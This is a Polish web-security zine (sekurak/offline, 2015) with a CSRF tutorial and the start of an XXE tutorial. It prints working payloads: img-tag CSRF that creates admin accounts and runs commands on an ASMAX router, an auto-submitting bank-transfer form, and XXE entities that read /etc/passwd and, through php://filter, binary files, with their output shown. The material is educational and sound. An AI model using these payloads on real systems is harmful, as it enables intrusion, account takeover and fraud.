
sekurak OFFLINE

Nº 1 / 2015

sekurak.pl/offline



ZendFramework

OWASP AppSensor

Object Injection

SQLi

Bezpieczeństwo aplikacji WWW

Burp Suite

HSTS

CSRF

Nuxeo

CSP

XSS

rozwal.to

MICHAŁ SAJDAK

SEKURAK/OFFLINE STARTUJE

Wreszcie doczekaliśmy się pierwszego numeru długo zapowiadanego sekurak-zina. Idea magazynu jest prosta – chcemy zbierać interesujące teksty z danego obszaru związanego z bezpieczeństwem IT, a następnie udostępniać je w profesjonalnym wydaniu.

Pierwszy numer zina skupia się na tematyce aplikacji webowych. Jest trochę podstaw, ale też kilka bardziej zaawansowanych tekstów. Mamy również materiały zupełnie premierowe, jak choćby opis znalezionych przez nas podatności we frameworku Nuxeo. Wystarczy przeczytać od deski do deski cały numer i obiecuję, że nauczycie się czegoś nowego.

Jeśli Wam mało, to jednocześnie oddajemy nowe zadania w platformie hackme/CTF – rozwal.to. Można tu na żywo przetestować swoją wiedzę z obszaru ITsec (również w tematyce bezpieczeństwa aplikacji webowych).

Sekurak/Offline udostępniamy bezpłatnie, zachęcamy do dzielenia się zinem ze znajomymi.

Do pobrania nie jest wymagany adres e-mail, ale możecie zapisać się na autopowiadomienie o kolejnych numerach.

Masz pytania? Prośby? Chciałbyś podzielić się uwagami? Czekamy na Twój kontakt (sekurak@sekurak.pl).

REDAKTOR NACZELNY

Michał Sajdak

WSPÓŁPRACA/TEKSTY

Michał Bentkowski
Piotr Bratkowski
Rafał Janicki
Bartosz Jerzman
Adrian Michalczyk

KOREKTA

Katarzyna Sajdak
Julia Wilk

SKŁAD

Keylight

Spis treści

Michał Sajdak

Czym jest podatność CSRF (Cross-Site Request Forgery)?

W bazie tekstów portalu sekurak.pl zamieściliśmy już opisy kilku podatności występujących w aplikacjach webowych: XSS, SQL injection, XPATH injection, PHP Object Injection, RCE poprzez deserializację obiektów w Pythonie czy XXE. Teraz czas na kolejny problem: **CSRF**.

✓ Po przeczytaniu tekstu będziesz wiedział:

- czym jest podatność CSRF,
- jak wyglądają przykładowe scenariusze ataku,
- jak CSRF wykorzystywany jest jednocześnie z innymi podatnościami,
- jak się chronić.

WSTĘP

CSRF (Cross-Site Request Forgery; alternatwnie używane nazwy: **XSRF**, **session riding** czy **one-click attack**) to chyba jedna z najmniej rozumianych podatności opisywanych w ramach słynnego projektu OWASP Top Ten. Często mylona jest z podatnością XSS, czasem również prezentowana jednocześnie z innymi podatnościami, co też zaciemnia obraz problemu.

Na czym więc polega istota tej podatności? Definicja OWASP mówi tak:

> *A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.*

Czyli w wolnym tłumaczeniu: jest to **zmuszenie przeglądarki ofiary do wykonania pewnej nieautoryzowanej akcji (wykonania requestu HTTP)**. Zauważmy przy okazji, że jest to atak na **przeglądarkę internetową** (a nie część serwerową aplikacji webowej; dla serwera requesty powstałe w wyniku ataku to w pełni legalna komunikacja z przeglądarki użytkownika).

CSRF nie należy mylić z atakiem Man-in-The-Browser, gdzie atakujący też może wpływać na działanie przeglądarki, ale wiąże się to z wcześniejszym zainstalowaniem w systemie ofiary malware. W przypadku CSRF system, jak i przeglądarka ofiary nie są w żaden sposób trwale modyfikowane. Wykorzystana jest po prostu pewna właściwość architektury web i przeglądarek internetowych.

CSRF to również nie to samo co XSS. Jeśli mamy XSS-a – to da się zrealizować CSRF, ale jeśli nasza aplikacja podatna jest na CSRF – to niekoniecznie musimy być podatni na XSS. Z kolei sam Cross-Site Scripting może służyć do ominięcia metod ochrony przed CSRF (szczegóły w dalszej części tekstu).


Chyba najlepiej uczyć się na konkretnych przykładach, zobaczmy więc od razu pierwszy scenariusz wykorzystania podatności CSRF, zmuszający przeglądarkę administratora aplikacji webowej do wykonania requestu http, który doda w niej nowego użytkownika.

PRZYKŁAD 1. PANEL ADMINISTRACYJNY FORUM

W tym przypadku dostępną mamy aplikację (forum dyskusyjne) pod jedną domeną. Panel administracyjny posiada ograniczony dostęp (logowanie tylko z określonej puli adresów IP). Atakujący będzie chciał zmusić przeglądarkę administratora (wykorzystać podatność CSRF) do zarejestrowania nowego konta (Rysunek 1).

Całość odbywa się w kilku krokach:

1. Atakujący rejestruje konto, podając w swoim loginie tag: <img src="http://proforum.sekurak/admin/addUser?login=malgorzata4&pass=1234&type=adm">
2. *Możliwe są tu również* inne sposoby ataku *(tag <img> to tylko przykład).*
3. Administrator loguje się oraz wchodzi na stronę z akceptowaniem nowych kont.
4. Podczas próby pobrania obrazu z tagu <img>, przeglądarka administratora realizuje automatycznie request do panelu administracyjnego (mamy tu CSRF) – i tym samym tworzy nowe konto w systemie o uprawnieniach administracyjnych.
5. Aby atakujący mógł się zalogować, wystarczyłoby jeszcze raz wykorzystać CSRF do wykonania np. requestu usuwającego blokadę na IP użytkownika.



1. CSRF – przykład.

Wnioski:

1. Atak zadziałał, mimo tego że ofiara początkowo nawet nie mogła dostać się do panelu administracyjnego (ograniczenie na adres IP).
2. W ataku nie został wykorzystany javascript.
3. W ataku nie została wykorzystana podatność XSS (choć gdyby ona była dostępna w aplikacji – można by również zrealizować CSRF – wykonując odpowiedni request za pomocą javascript).
4. Atakujący nie znał loginu ani hasła administratora.
5. W logach serwera www jako źródłowy adres IP requestu, który dodał nieautoryzowanego użytkownika widoczny będzie realny adres IP atakowanego administratora (nie będzie to więc adres IP atakującego).
6. Atakujący nie widzi odpowiedzi na request, do którego wykonania został zmuszony administrator, ale nie ma to wpływu na skuteczność ataku.

W takim scenariuszu może być atakowany w zasadzie dowolny panel administracyjny aplikacji webowej, który przetwarza (np. wyświetla) pewne dane kontrolowane od użytkownika.

Z przykładu widać, że domyślnie aplikacje webowe są na CSRF podatne (chyba że użyły osobnych bibliotek czy mechanizmów ochronnych) – po prostu w ten sposób została zaprojektowana architektura web.

W tym momencie może też powstać pytanie: co byłoby w przypadku, gdyby aplikacja odpowiednio filtrowała wartości przekazywane przez użytkownika do pola login? CSRF również byłby możliwy – ale ścieżka ataku wyglądałaby nieco inaczej. Zobaczmy więc kolejny przykład.

PRZYKŁAD 2. CSRF I ROUTER DOSTĘPOWY DO INTERNETU

Tym razem prześledźmy scenariusz wykorzystujący dwie domeny (pod jedną jest atakowany system, drugi to domena pomocnicza z wprowadzonymi przez atakującego pewnymi zmianami). Ponadto scenariusz ten wykorzystuje poza CSRF jeszcze **dodatkowe podatności w aplikacji webowej**.

Podatności w routerze ASMAX

Jakiś czas temu udało mi się znaleźć kilka błędów bezpieczeństwa w routerze ASMAX (podatności te swoją drogą nie zostały chyba do dzisiaj załatane). Najistotniejszą z nich była możliwość wykonania kodu w systemie operacyjnym routera z odwołaniem się **bez uwierzytelnienia** do zasobu /cgi-bin/script – na przykład w sposób zaprezentowany na Rysunku 2.

Mieliśmy więc tutaj dwie podatności:


1. **wstrzyknięcie kodu systemu operacyjnego**,
2. **ominięcie uwierzytelnienia (a de facto jego brak)**.

Podatności w routerze ASMAX – CSRF


Jak ma się do tego omawiany CSRF? Zobaczmy przykładowy scenariusz ataku na urządzenie, przy dodatkowym założeniu, że panel zarządczy urządzenia **w ogóle nie jest dostępny z poziomu Internetu**. Atak ten skutkował będzie nieograniczonym dostępem (jako root) na systemie operacyjnym urządzenia (Rysynek 3).

Całość ataku odbywa się w kilku krokach (cyfry 1-4 na zrzucie ekranowym obok):

1. Atakujący umieszcza na dowolnej stronie webowej tag <img> z parametrem



2. OS Command Exec – ASMAX router.



3. Przykład CSRF – ASMAX router.

src kierującym do sieci lokalnej, a dokładnie na: "http://192.168.1.1/cgi-bin/script?system reboot".

2. Ofiara wchodzi na ww. stronę (musi zostać do tego nakłoniona; to częsty wymóg CSRF) – strona HTML wraz z obrazkiem ściąga się na komputer ofiary (aby zostać w kolejnym kroku wyrenderowana).
3. Podczas próby pobrania obrazka przeglądarka wykonuje request do routera (tutaj przeglądarka została zmuszona do wykonania nieautoryzowanej akcji w obrębie LAN) – CSRF!
4. Router rebootuje się (lub wykonuje dowolne polecenie zaszyte w punkcie 1. obrazka).


Zauważmy przy okazji:

1. Aby wykonać skuteczny atak, ofiara nie musiała być zalogowana do routera (wykorzystany został tutaj fakt, że dostęp do /cgi-bin/script nie wymaga uwierzytelnienia).
2. W ataku nie został wykorzystany javascript.
3. W ataku nie została wykorzystana podatność XSS.
4. Atakujący nie znał loginu ani hasła administratora routera.
5. Atak się powiódł mimo niedostępności panelu administracyjnego urządzenia z poziomu Internetu.
6. Atak wymagał nakłonienia ofiary do odwiedzenia innej strony.
7. Zamiast wykonania polecenia reboot – mogłoby zostać wykonane dowolne inne polecenie w OS routera – np. dociągnięcie zewnętrznego pliku binarnego (backdoora) czy odblokowanie dostępu do panelu administracyjnego.

CSRF na urządzeniu sieciowym – alternatywny scenariusz

Nawet w konsoli webowej routera nie udało się znaleźć podatności umożliwiającej **nieuwierzytelnione** requesty, można spróbować użyć np. takiego obrazka <img src="http://admin:admin@192.168.1.1/aaa>.


Dla dociekliwych – w źródle HTML artykułu umieściłem taki obrazek i przeglądarki zazwyczaj wykonują request w nim zawarty (wysyłając też login i hasło – przy założeniu, że mamy pod takim adresem mechanizm Basic Access Authentication). Co ciekawe, np. Firefox w przypadku wpisania do paska URL tego adresu (http://admin:admin@192.168.1.1/aaa), wyświetla komunikat:



Ale gdy ten sam URL zawarty jest w tagu IMG – komunikatu już nie ma (a request jest wysyłany). Warto zauważyć, że ta metoda mogłaby też służyć do bruteforce'u hasła dostępowego do router'a (poprzez generowanie dużej liczby tagów IMG).

PRZYKŁAD 3. BANKOWOŚĆ ELEKTRONICZNA

Zobaczmy inny, często przytaczany przykład wykorzystania CSRF – tym razem wymagający uwierzytelnienia:



4. CSRF – bankowość elektroniczna.

W tym przypadku:

1. Atakujący umieszcza na stronie eeeevil-zite.com tag <img> realizujący request odpowiadający realizacji przelewu w bankowości elektronicznej – na swoje konto. Równie dobrze mógłby to być również samoczynnie wysyłający się formularz typu POST.
2. Ofiara loguje się do bankowości elektronicznej.
3. Ofiara wchodzi w innej zakładce przeglądarki na eeeevil-zite.com
4. Ofiara poprzez punkt 3. realizuje nieświadomie request (przelew) do swojej zalogowanej sesji w bankowości elektronicznej.

Oczywiście większość systemów bankowości elektronicznej jest w obecnie chroniona zarówno przed samą podatnością CSRF, jak i wymaga dodatkowej autoryzacji przy przelewie na nieznane konto – przynajmniej tyle mówi teoria ;-)

Zauważmy również, że gdyby bankowość przyjmowała requesty HTTP tylko metodą POST – na eeeevil-zite.com moglibyśmy po prostu użyć odpowiednio spreparowany i samoczynnie wysyłający się formularz typu POST. Zatem **korzystanie tylko z requestów typu POST nie chroni przed CSRF**. W tym przypadku OWASP podaje taki prosty przykład:

```
1.  <body onload="document.forms[0].submit()">
2.  <form action="http://bank.com/transfer.do"
      method="POST">
3.  <input type="hidden" name="acct" value="MARIA"/>
4.  <input type="hidden" name="amount" value="100000"/>
5.  <input type="submit" value="View my pictures"/>
6.  </form>
```

Zobaczmy zatem jakie mamy możliwe metody ochrony.

METODY OCHRONY PRZED CSRF

Ochronę możemy tutaj zrealizować na kilka alternatywnych sposobów. Jednocześnie warto pamiętać, że najistotniejsza jest ochrona funkcjonalności (requestów) realizujących zdarzenia zmieniające pewne wartości w systemie (np. realizujące przelew, zmieniające hasło itp.) – atakujący i tak nie widzi bezpośrednio wyniku wy-

konania akcji (widzi to ofiara) – więc np. CSRF na listowaniu informacji o przelewach zazwyczaj niewiele daje.

Z drugiej strony – wdrożenie ochrony całego systemu umożliwia jej zapewnienie np. dla nowych funkcjonalności ułatwia uniknięcie braku ochrony np. dla nowych funkcjonalności (bo implementujący zapomniał o problemie). Przejdźmy do konkretów.

Losowe tokeny

Pierwszą zalecaną przez OWASP metodą jest wzorzec: *Synchronizer Token Pattern*, czyli użycie losowych tokenów (ciągów znaków) związanych z zalogowaną sesją (session tokens). Podczas tworzenia zalogowanej sesji użytkownika generowany jest ciąg znaków, który przekazywany jest do kolejnych requestów, np. w taki sposób:

```
1.    <form action="/transfer.do" method="post">
2.     <input type="hidden" name="CSRFToken"
3.     value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWE...
4.     wYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZ...
5.     MGYwMGEwOA==">
6.     …
7.    </form>
```

Strona obsługująca formularz **musi** z kolei sprawdzić czy przekazany token to rzeczywiście jest wartość, która została wygenerowana przez aplikację.

Atakujący oczywiście nie zna tokena, więc nie może przygotować akceptowalnych przez aplikację requestów GET („pakowanych" np. w tag IMG) czy POST (umieszczonych na innej domenie jako automatycznie wysyłający się formularz).

Zauważmy też, że wyciek takiego tokena powoduje możliwość ominięcia ochrony przed CSRF. Przykładowym scenariuszem wykradającym od ofiary token może być wykorzystanie podatności XSS. W takim przypadku strona realizująca CSRF implementuje dwa kroki:

1. Pobranie tokenu z wykorzystaniem XSS (użycie XMLHttpRequest i odczytanie z odpowiedzi tokenu).
2. Wygenerowanie requestu z osadzonym już tokenem.

Zatem jeśli mamy w naszej aplikacji XSS, najprawdopodobniej będzie możliwe ominięcie ochrony przed CSRF.

Jako zwiększenie poziomu ochrony, OWASP sugeruje również tworzenie tokenów nie per sesję, ale per request (tzw. *page tokeny*). Czyli po wysłaniu formularza stary token traci ważność, a na stronie wynikowej generowane są nowe tokeny (dla miejsc, które można osiągnąć ze strony po wysłaniu formularza). Takie działanie może mieć z kolei pewne nieoczekiwane efekty, jeśli chodzi o funkcjonalność aplikacji (np. nie będzie działał przycisk „wstecz" – użyte na poprzedniej stronie tokeny już zostały unieważnione…).

Idealnie byłoby również akceptować wrażliwe akcje użytkownika **tylko metodą POST** (nawet nie ma potrzeby zawierania tokenów w requestach typu GET; pamiętajmy że parametry requestów GET często domyślnie zapisywane są w logach serwerów WWW czy wysyłane w nagłówku HTTP Referer – potencjalnie mogą więc one w niekontrolowany sposób wyciekać).

W określonych sytuacjach wygodne może być również wysyłanie tokenów w Cookies (ale całość musi bazować na opisanym wcześniej schemacie: Synchronizer Token Pattern).

Uwaga: samo generowanie tokenów antiCSRF nie rozwiązuje problemu – należy również koniecznie sprawdzać ich **poprawność**. Niektórzy twórcy CMS-ów na zgłoszenie podatności CSRF reagują np. tak:

> *Tokeny antiCSRF mamy, ale jakoś tak wyszło że zapomnieliśmy sprawdzać ich poprawność po stronie serwerowej.*

Zresztą zdarza się to i gigantom, np. Facebookowi (za znalezienie tego CSRF wypłacono $5000 w ramach programu bug bounty).

Double Submit Cookies

Ta metoda polega na wysyłaniu przez przeglądarkę użytkownika samej – losowo wygenerowanej przez aplikację wartości – za pomocą: requestu HTTP oraz ciasteczka. Serwer sprawdza czy wartość zapisana w ciastku (tj. cookie) i wysłana w danym requeście http jest taka sama. Jeśli wartości różnią się, serwer zgłasza próbę wykorzystania CSRF. Zaletą tej metody jest to, że nie ma potrzeby zapisywania po stronie serwera wygenerowanej wcześniej wartości.

Użycie gotowych bibliotek

Jeśli biblioteka / framework z którego korzystamy ma możliwość ochrony przez CSRF – użyjmy jej!

Przykład to choćby: django, spring, biblioteka OWASP ESAPI czy różne sposoby radzenia sobie w ASP.NET.

PODSUMOWANIE

CSRF nie jest zazwyczaj krytyczną podatnością, choć wskazanie jej na liście OWASP Top Ten nie pozwala ignorować problemu. Zazwyczaj też do wykorzystania luki potrzebna jest dodatkowa akcja ze strony ofiary (np. odwiedziny odpowiednio spreparowanej strony), co też zmniejsza prawdopodobieństwo skutecznego ataku. Pamiętajmy też, że bez użycia dodatkowych środków ostrożności, większość aplikacji webowych jest podatna na CSRF.

Michał Sajdak, radaktor i założyciel sekurak.pl oraz rozwal.to. Realizuje testy penetracyjne, prowadzi szkolenia z bezpieczeństwa IT w Securitum.

Michał Bentkowski

POCZĄTKUJĄCY | ŚREDNI | ZAAWANSOWANY DEFENSYWA | OFENSYWA

Problemy z XXE (XML eXternal Entity)

Podatności związane z XXE (XML eXternal Entity) ostatnio zdobywają coraz większą „popularność" w aplikacjach internetowych. Najczęściej wykorzystanie XXE jest sposobem na wykonanie ataku Path Traversal, czasem może jednak dawać większe możliwości. Przyjrzyjmy się tematowi z bliska.

KILKA SŁÓW O XML-U

XML jest językiem formalnym, którego celem jest reprezentowanie danych w strukturalizowany sposób. Typowy dokument XML może wyglądać następująco:

```
1.  <?xml version="1.0" encoding="UTF-8"?>
2.  <strony>
3.    <strona id="sekurak">
4.      <nazwa>Sekurak</nazwa>
5.      <url>http://www.sekurak.pl/</url>
6.      <komentarz>I &lt;3 Sekurak!</komentarz>
7.    </strona>
8.    <strona id="owasp">
9.      <nazwa>OWASP</nazwa>
10.     <url>https://owasp.org/</url>
11.     <komentarz />
12.   </strona>
13. </strony>
```

W pierwszej linii mamy deklarację XML. Obowiązkowy jest jedynie atrybut version, ale najczęściej spotyka się ją także z parametrem encoding. Następnie zdefiniowany zostaje element główny (*root element*), który składa się z dwóch elementów <strona>. Elementy <strona> zawierają po jednym atrybucie (id) oraz trzech elementach-dzieciach: <nazwa>, <url> oraz <komentarz>.

Przyjrzyjmy się dokładniej elementowi: <komentarz>I <3 Sekurak! </komentarz> w którym pojawia się encja <. De facto encje możemy traktować jako operację w rodzaju „znajdź i zamień”: podczas interpretacji wartości elementu <komentarz>, encja < zostanie zamieniona na znak <. W powyższym przykładzie encja < była obowiązkowa ze względu na specjalne znaczenie znaku <. Gdyby wpisać I <3 Sekurak, otrzymalibyśmy błąd parsera, ponieważ potraktowałby on <3 jako otwarcie tagu.

PARSUJEMY XML

Weźmy bardzo prosty skrypt w PHP do parsowania XML-a z powyższego przykładu.

```
1.  <?php
2.  $xml = file_get_contents('test.xml');
3.  $strony = new SimpleXMLElement($xml);
4.  foreach($strony->strona->komentarz as $komentarz)
5.  echo "$komentarz\n";
```

Kod realizuje następujące operacje:
1. Czytamy plik test.xml.
2. Interpretujemy jego zawartość jako XML.
3. Wypisujemy na wyjściu wartości wszystkich elementów <komentarz>.

Zobaczmy co się stanie, jeśli w pliku test.xml umieścimy nasz przykład.

```
root@mbkali:~/xxe# php art.php
I <3 Sekurak!
```

Zgodnie z oczekiwaniem, został wyświetlony tekst I <3 Sekurak – encja < została zamieniona na znak <.

Oczywiście standard XML przewiduje możliwość definiowana własnych encji; można to zrobić w elemencie <!DOCTYPE>. Poniżej modyfikujemy przykład, dodając encję &shp; rozwijaną do „Sekurak Hacking Party” (dla zwięzłości, usunąłem też rekord owasp).

```
1.  <?xml version="1.0" encoding="UTF-8"?>
2.  <!DOCTYPE strony [
3.   <!ENTITY shp "Sekurak Hacking Party">
4.  ] >
5.  <strony>
6.   <strona id="sekurak">
7.    <nazwa>Sekurak</nazwa>
8.    <url>http://www.sekurak.pl/</url>
9.    <komentarz>I &lt;3 Sekurak! &shp;</komentarz>
10.  </strona>
11. </strony>
```

Dodałem wspomnianą encję oraz odniesienie do niej w tagu <komentarz>. Zobaczmy jak teraz zachowa się skrypt.

```
root@mbkali:~/xxe# php art.php
I <3 Sekurak! Sekurak Hacking Party
```

Świetnie! Encja &shp; została zamieniona na „Sekurak Hacking Party”. Jak widać, definiując takie encje możemy sobie oszczędzić pisania ;).

Dopiero teraz zacznie się jednak robić ciekawie. Encje XML-owe mogą być także importowane **z plików**. Założeniem tego mechanizmu jest możliwość utworzenia pewnych definicji encji, które mogą być współdzielone między wieloma dokumentami, bez potrzeby definiowania ich w każdym z osobna. Spróbujmy jednak trochę nadużyć tej funkcji…

```
1.  <?xml version="1.0" encoding="UTF-8"?>
2.  <!DOCTYPE strony [
3.   <!ENTITY shp SYSTEM "/etc/passwd">
4.  ] >
5.  <strony>
6.   <strona id="sekurak">
7.    <nazwa>Sekurak</nazwa>
```

```
8.        <url>http://www.sekurak.pl/</url>
9.        <komentarz>I &lt;3 Sekurak! &shp;</komentarz>
10.     </strona>
11.   </strony>
```

```
root@mbkali:~/xxe# php art.php
I <3 Sekurak! root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```

Zmieniłem definicję encji &shp; – dołożyłem słowo SYSTEM (to informacja, że encja ma być pobierana z pliku), a jako plik wskazałem /etc/passwd. Zobaczmy, co się stanie.

Voila! Wykorzystaliśmy niepozorną interpretację plików XML do przeprowadzenia ataku **Path traversal**.

Atak ma jednak ograniczenia, otóż dołączane pliki:

- muszą być poprawne w kontekście gramatyki XML,
- nie mogą zawierać bajtu zerowego (\x00).

Zatem czytanie plików binarnych w ogólnym przypadku odpada. Istnieją różne możliwości obchodzenia tych ograniczeń – są one jednak bardzo mocno zależne od używanej technologii i biblioteki.

Pokażę, jak w PHP można obejść problem z użyciem wrappera php://filter. Najpierw jednak sprawdźmy, jak zachowa się aplikacja w przypadku próby dołączenia binarnego pliku /bin/bash.

```
root@mbkali:~/xxe# php art.php
PHP Warning:  SimpleXMLElement::__construct(): /bin/bash:1: parser error : PCDAT
A invalid Char value 2 in /root/xxe/art.php on line 3
PHP Warning:  SimpleXMLElement::__construct(): ␂LF␃␃␃in /root/xxe/art.php on l
ine 3
PHP Warning:  SimpleXMLElement::__construct():     ^ in /root/xxe/art.php on lin
e 3
```

Próba nieudana. Przygotujmy więc filtr, który enkoduje wyjście z czytanego pliku do base64. Wygląda następująco: php://filter/convert.base64-encode/resource=/bin/bash

```
1.    <?xml version="1.0" encoding="UTF-8"?>
2.    <!DOCTYPE strony [
3.      <!ENTITY shp SYSTEM "php://filter/convert.base64-encode/
          resource=/bin/bash">
4.    ] >
5.    <strony>
6.      <strona id="sekurak">
7.        <nazwa>Sekurak</nazwa>
8.        <url>http://www.sekurak.pl/</url>
9.        <komentarz>I &lt;3 Sekurak! &shp;</komentarz>
10.     </strona>
11.   </strony>
```

I zobaczmy, co się stanie teraz:

```
root@mbkali:~/xxe# php art.php |head -c 2000
I <3 Sekurak! f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAATBZCAAAAAABAAAAAAAAA
AAAEAAOAAJAEAAHAAbAAYAAAAFAAAAQAAAAAAAAABAAEAAAAAAAEAAQAAAAAA+AEA
AAAAgAAAAAAAAAAwAAAAQAAAA4AgAAAAAAADgCQAAAAAAAOAJAAAAAAAAcAAAAAAA
AAAAAAAAABAAAABQAAAAAAAAAAAAAAAABAAAAAAAAAAEAAAAAAAGxGDgAAAAAAbEYO
AAAAEAAAAGAAAAyE0OAAAAAADITW4AAAAAAMhNbgAAAAAAyIwAAAAAAABg6AAAAAAA
AAAAYAAADgTQ4AAAAAAOBNbgAAAAA4E1uAAAAAAAAAgAAAAAAAACAAAAAAACAAAA
